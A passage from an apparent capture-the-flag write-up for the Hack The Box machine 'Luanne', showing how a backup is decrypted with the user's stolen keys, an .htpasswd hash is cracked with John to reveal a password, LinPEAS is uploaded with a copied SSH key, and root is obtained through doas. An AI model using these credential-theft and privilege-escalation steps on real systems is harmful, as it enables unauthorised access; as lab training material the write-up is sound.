
```
gpg
```

```
luanne$ gpg
ksh: gpg: not found
```

Executing the command `uname -a` reveals that the host OS is NetBSD.

```
uanne$ uname -a
NetBSD luanne.htb 9.0 NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC
2020  mkrepro@mkrepro.NetBSD.org:/usr/src/sys/arch/amd64/compile/GENERIC
amd64
```

Let's search online for the NetBSD implementation of the GnuPG.



Google reveals the tool `netpgp` as the second result.

netpgp(1) - NetBSD Manual Pages

COMMAND: netpgp | SECTION: 1 - General Commands | ARCH: NONE | COLLECTION: NetBSD-current | Show

```
NETPGP(1)              NetBSD General Commands Manual              NETPGP(1)

NAME

     netpgp -- signing, verification, encryption, and decryption utility

SYNOPSIS

     netpgp --encrypt [--output=filename] [options] file ...
     netpgp --decrypt [--output=filename] [--pass-fd=fd]
            [--num-tries=attempts] [options] file ...
```

As we can see from the manual page, we can encrypt and decrypt files using `netpgp`. The following paragraph also describes that a set of public/private keys can be used for the encryption/decryption as well.

```
DESCRIPTION

     The netpgp command can digitally sign files and verify that the signa-
     tures attached to files were signed by a given user identifier.  netpgp
     can also encrypt files using the public or private keys of users and, in
     the same manner, decrypt files which were encrypted.
```

It is very likely that the two files we found earlier in the directory `/home/r.michaels/.gnupg/`, have been used for encrypting the `tar` file we also found in the `/home/r.michaels/backups/` directory. Let's try to decrypt the `tar` file by issuing the following command.

```
cd /home/r.michaels/backups
netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz devel_backup-2020-09-16.tar.gz.enc
```

```
luanne$ netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz
devel_backup-2020-09-16.tar.gz.enc

devel_backup-2020-09-16.tar.gz: Permission denied
devel_backup-2020-09-16.tar.gz: Permission denied
```

It seems that we are not allowed to write in the home directory. We can confirm by executing the following command.

```
ls -l /home/r.michaels
```

```
luanne$ ls -l
total 16
dr-xr-xr-x  2 r.michaels  users  512 Nov 24 09:26 backups
dr-xr-x---  4 r.michaels  users  512 Sep 16  2020 devel
dr-x------  2 r.michaels  users  512 Sep 16  2020 public_html
-r--------  1 r.michaels  users   33 Sep 16  2020 user.txt
```

Let's copy the `tar` file into the `/tmp` directory and try again.

```
cp /home/r.michaels/backups/devel_backup-2020-09-16.tar.gz.enc /tmp
cd /tmp
netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz devel_backup-2020-09-16.tar.gz.enc
```

```
luanne$ netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz
devel_backup-2020-09-16.tar.gz.enc
signature  2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid              RSA 2048-bit key <r.michaels@localhost>
```

The decryption was successful. The `netpgp` tool appears to automatically use the keys that were stored in the directory `/home/r.michaels/.gnupg/`. Finally, let's decompress the `tar` file we just decrypted.

```
tar xvzf devel_backup-2020-09-16.tar.gz
```

```
luanne$ tar xvzf devel_backup-2020-09-16.tar.gz

x devel-2020-09-16/
x devel-2020-09-16/www/
x devel-2020-09-16/webapi/
x devel-2020-09-16/webapi/weather.lua
x devel-2020-09-16/www/index.html
x devel-2020-09-16/www/.htpasswd
```

Enumeration of the file `/tmp/devel-2020-09-16/www/.htpasswd`, reveals the hash `$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.` for the user `webapi_user`.

```
luanne$ cat /tmp/devel-2020-09-16/www/.htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
```

Let's crack it using John and check if the password is different from the one we found earlier for the same user. First, we have to add the hash into a file and name it `hash`. To do so, we execute the following commands locally.

```
echo "webapi_user:\$1\$6xc7I/LW\$WuSQCS6n3yXsjPMSmwHDu." > hash
```

Then, we run `john`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5
256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littlebear       (webapi_user)
```

This is successful. The password `littlebear` is revealed for the user `webapi_user`. Let's further enumerate the system, by uploading LinPEAS script. First, we download it locally.

```
wget https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh
```


Next, we upload it to the remote machine, using `scp`, and the `id_rsa` file we copied earlier.

```
scp -i id_rsa linpeas.sh  r.michaels@10.10.10.218:/tmp/linpeas.sh
```


Finally, on the host, we give the file execution permissions and run it.

```
chmod +x linpeas.sh
sh linpeas.sh -a
```

LinPEAS reveals that the `doas.conf` file, contains the configuration `permit r.mechaels as root`. Searching online for `doas privilege escalation` reveals the following as the first result.



Scrolling down the page, we can see that the `doas` command is the `sudo` alternative for the OpenBSD OS.



That means the we can execute commands in the context of root, as long as we know the password. According to the `doas` help menu, we can see that commands can be passed at the end as arguments.

```
doas
```

Let's run the following command in order to get shell as user root, providing the password `littlebear` we found earlier.

```
doas sh
```

The root flag is located in `/root/root.txt`.